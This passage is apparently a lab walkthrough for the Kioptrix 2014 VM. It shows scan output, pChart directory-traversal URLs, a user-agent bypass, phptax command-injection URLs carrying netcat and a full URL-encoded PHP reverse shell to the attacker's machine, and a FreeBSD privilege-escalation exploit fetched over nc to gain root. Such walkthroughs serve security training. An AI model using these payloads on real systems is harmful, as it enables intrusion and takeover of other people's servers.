|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Site doesn't have a title (text/html).
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-open-proxy: ERROR: Script execution failed (use -d to debug)
|_http-title: 403 Forbidden
MAC Address: 00:0C:29:0D:2E:C0 (VMware)
Device type: general purpose|specialized|router|firewall|WAP|broadband router
Running (JUST GUESSING): FreeBSD 9.X|7.X|8.X (94%), VMware ESX Server 4.X (92%), Juniper embedded (90%), IBM AIX 5.X (90%), IronPort AsyncOS 6.X (89%), Papouch embedded (89%), AirSpan embedded (89%), Cisco embedded (88%)
OS CPE: cpe:/o:freebsd:freebsd:9 cpe:/o:freebsd:freebsd:7 cpe:/o:freebsd:freebsd:8 cpe:/o:vmware:esxi:4.0:1 cpe:/h:juniper:m7i cpe:/o:ibm:aix:5 cpe:/o:ironport:asyncos:6 cpe:/h:cisco:epc3925
Aggressive OS guesses: FreeBSD 9.0-RELEASE (94%), FreeBSD 7.0-RELEASE - 9.0-RELEASE (93%), FreeBSD 7.0-RC1 (92%), FreeBSD 7.1-RELEASE (92%), VMware ESXi Server 4.0.1 (92%), FreeBSD 7.0-STABLE (91%), Juniper M7i router (90%), IBM AIX 5.3 (90%), IronPort C150 email security appliance (AsyncOS 6.5.3) (89%), Papouch TME Ethernet thermometer (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms 192.168.198.138

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 199.47 seconds

Step 3: Web Application #1
As we see not much is open, and it's clear that we have a FreeBSD at the other side. I didn't dare to go for the SSH, so let's the HTTP ports. If we open the page at port 80, we got the default page of Apache, saying "It works". BUT! Let's have a closer look at the source:


It says "pChart 2.1.3". Of course, we have a public exploit for this: http://www.exploit-db.com/exploits/31173/ It says that the app has a nice directory traversal vulnerability, if we try t, it really works:

http://192.168.198.138/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd

http://192.168.198.138/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/www/apache22/data2/phptax/index.php

We get the contents of these files. I always try /etc/shadow, I really didn't expect it to work, and it really didn't, but you never know when someone runs the webserver as root.

Step 4: Web application #2
If we go to port 8080, we got this, which is really disappointing.


So let's have a look on the downloaded Apache config file, it has a very important configuration at the end of the file:

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
</VirtualHost>

It basically says, that you can access port 8080 only if you have a user agent starting with "Mozilla/4.0". I used the "User Agent Switcher" addon for Mozilla, what you can download from here: https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/


After switching my user agent, I could access port 8080, and it was running the phptax web application.


and of course it also has its own public exploit: http://www.exploit-db.com/exploits/21665/ which allows remote command execution. This was a tricky part, cause it didn't work as easy as I expected. Simply running the examples, like reverse shell with netcat, didn't do anything. I found out its path, and it had to be specified exactly:

http://192.168.198.138:8080/phptax/index.php?pfilez=1040d1-pg2.tob;/usr/bin/nc -nvv 192.168.198.137 1234;&pdf=make

but even with this, the connection was always immediately terminated:


and if I tried to add the "-e /bin/sh" parameter for netcat it didn't even connected, it seems that the FreeBSD version of netcat doesn't have this feature.

I could however create files:

http://192.168.198.138:8080/phptax/index.php?pfilez=1040d1-pg2.tob;echo "<?php phpinfo() ?>" > a.php;&pdf=make

So I uploaded a reverse PHP shell, had to URL encode:

http://192.168.198.138:8080/phptax/index.php?pfilez=1040d1-pg2.tob;echo%20%22%3C?php%20set_time_limit%20%280%29;%20\%24VERSION%20=%20\%221.0\%22;%20\%24ip%20=%20\%22192.168.198.137\%22;%20\%24port%20=%201234;%20\%24chunk_size%20=%201400;%20\%24write_a%20=%20null;%20\%24error_a%20=%20null;%20\%24shell%20=%20\%22uname%20-a;%20w;%20id;%20/bin/sh%20-i\%22;%20\%24daemon%20=%200;%20\%24debug%20=%200;%20%20if%20%28function_exists%28\%22pcntl_fork\%22%29%29%20{%20%20\%24pid%20=%20pcntl_fork%28%29;%20%20%20%20if%20%28\%24pid%20==%20-1%29%20{%20%20%20printit%28\%22ERROR:%20Cant%20fork\%22%29;%20%20%20exit%281%29;%20%20}%20%20%20%20if%20%28\%24pid%29%20{%20%20%20exit%280%29;%20%20}%20%20%20if%20%28posix_setsid%28%29%20==%20-1%29%20{%20%20%20printit%28\%22Error:%20Cant%20setsid%28%29\%22%29;%20%20%20exit%281%29;%20%20}%20%20%20\%24daemon%20=%201;%20}%20else%20{%20%20printit%28\%22WARNING:%20Failed%20to%20daemonise.%20%20This%20is%20quite%20common%20and%20not%20fatal.\%22%29;%20}%20%20chdir%28\%22/\%22%29;%20%20umask%280%29;%20\%24sock%20=%20fsockopen%28\%24ip,%20\%24port,%20\%24errno,%20\%24errstr,%2030%29;%20if%20%28!\%24sock%29%20{%20%20printit%28\%22\%24errstr%20%28\%24errno%29\%22%29;%20%20exit%281%29;%20}%20%20\%24descriptorspec%20=%20array%28%20%20%20%200%20=%3E%20array%28\%22pipe\%22,%20\%22r\%22%29,%20%20%20%201%20=%3E%20array%28\%22pipe\%22,%20\%22w\%22%29,%20%20%20%202%20=%3E%20array%28\%22pipe\%22,%20\%22w\%22%29%20%29;%20%20\%24process%20=%20proc_open%28\%24shell,%20\%24descriptorspec,%20\%24pipes%29;%20%20if%20%28!is_resource%28\%24process%29%29%20{%20%20printit%28\%22ERROR:%20Cant%20spawn%20shell\%22%29;%20%20exit%281%29;%20}%20%20stream_set_blocking%28\%24pipes[0],%200%29;%20stream_set_blocking%28\%24pipes[1],%200%29;%20stream_set_blocking%28\%24pipes[2],%200%29;%20stream_set_blocking%28\%24sock,%200%29;%20%20printit%28\%22Successfully%20opened%20reverse%20shell%20to%20\%24ip:\%24port\%22%29;%20%20while%20%281%29%20{%20%20if%20%28feof%28\%24sock%29%29%20{%20%20%20printit%28\%22ERROR:%20Shell%20connection%20terminated\%22%29;%20%20%20break;%20%20}%20%20%20if%20%28feof%28\%24pipes[1]%29%29%20{%20%20%20printit%28\%22ERROR:%20Shell%20process%20terminated\%22%29;%20%20%20break;%20%20}%20%20%20\%24read_a%20=%20array%28\%24sock,%20\%24pipes[1],%20\%24pipes[2]%29;%20%20\%24num_changed_sockets%20=%20stream_select%28\%24read_a,%20\%24write_a,%20\%24error_a,%20null%29;%20%20%20if%20%28in_array%28\%24sock,%20\%24read_a%29%29%20{%20%20%20if%20%28\%24debug%29%20printit%28\%22SOCK%20READ\%22%29;%20%20%20\%24input%20=%20fread%28\%24sock,%20\%24chunk_size%29;%20%20%20if%20%28\%24debug%29%20printit%28\%22SOCK:%20\%24input\%22%29;%20%20%20fwrite%28\%24pipes[0],%20\%24input%29;%20%20}%20%20%20if%20%28in_array%28\%24pipes[1],%20\%24read_a%29%29%20{%20%20%20if%20%28\%24debug%29%20printit%28\%22STDOUT%20READ\%22%29;%20%20%20\%24input%20=%20fread%28\%24pipes[1],%20\%24chunk_size%29;%20%20%20if%20%28\%24debug%29%20printit%28\%22STDOUT:%20\%24input\%22%29;%20%20%20fwrite%28\%24sock,%20\%24input%29;%20%20}%20%20%20if%20%28in_array%28\%24pipes[2],%20\%24read_a%29%29%20{%20%20%20if%20%28\%24debug%29%20printit%28\%22STDERR%20READ\%22%29;%20%20%20\%24input%20=%20fread%28\%24pipes[2],%20\%24chunk_size%29;%20%20%20if%20%28\%24debug%29%20printit%28\%22STDERR:%20\%24input\%22%29;%20%20%20fwrite%28\%24sock,%20\%24input%29;%20%20}%20}%20%20fclose%28\%24sock%29;%20fclose%28\%24pipes[0]%29;%20fclose%28\%24pipes[1]%29;%20fclose%28\%24pipes[2]%29;%20proc_close%28\%24process%29;%20%20function%20printit%20%28\%24string%29%20{%20%20if%20%28!\%24daemon%29%20{%20%20%20print%20\%22\%24string\n\%22;%20%20}%20}%20%20?%3E%22%20%3E%20b.php;&pdf=make

Started a listener on my attacker machine, and got shell:

root@kali:~# nc -lnp 1234
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
 3:56PM  up 37 mins, 0 users, load averages: 0.00, 0.01, 0.01
USER       TTY      FROM                      LOGIN@  IDLE WHAT
uid=80(www) gid=80(www) groups=80(www)
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)


Step5: Privilege escalation
Probably this was the easiest step for me, quick search for an exploit for FreeBSD 9.0 got me one:

root@kali:~# searchsploit freebsd 9.0
 Description                                                                 Path
--------------------------------------------------------------------------- -------------------------
(...)
FreeBSD 9.0-9.1 mmap/ptrace Privilege Esclation Exploit                     /freebsd/local/26368.c
root@kali:~# locate 26368.c
/usr/share/exploitdb/platforms/freebsd/local/26368.c


As wget wasn't available for me on FreeBSD, I moved the file with ncat.

root@kali:~/kio2014# nc -lvp 1111 < priv.c 
nc: listening on :: 1111 ...
nc: listening on 0.0.0.0 1111 ...
nc: connect to 192.168.198.137 1111 from 192.168.198.138 (192.168.198.138) 31287 [31287]
^C
root@kali:~/kio2014# ls -l priv.c 
-rwxr-xr-x 1 root root 2215 May 22 15:51 priv.c

--------------------------------

$ cd /tmp
$ nc -n 192.168.198.137 1111 > priv.c   
$ ls -l priv.c
-rw-rw-rw-  1 www  wheel  2215 May 22 16:01 priv.c

After compiling, and running it, I got root!

$ gcc priv.c -o priv
$ ls -l
total 40
-rw-------  1 www    wheel     0 May 22 15:19 apraLsYg5
srwxrwxrwx  1 mysql  wheel     0 May 22 15:19 mysql.sock
-rwxrwxrwx  1 www    wheel  8495 May 22 16:01 priv
-rw-rw-rw-  1 www    wheel  2215 May 22 16:01 priv.c
drwxr-xr-x  2 root   wheel   512 Oct  7  2013 vmware-fonts0
$ ./priv
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)


That's All folks!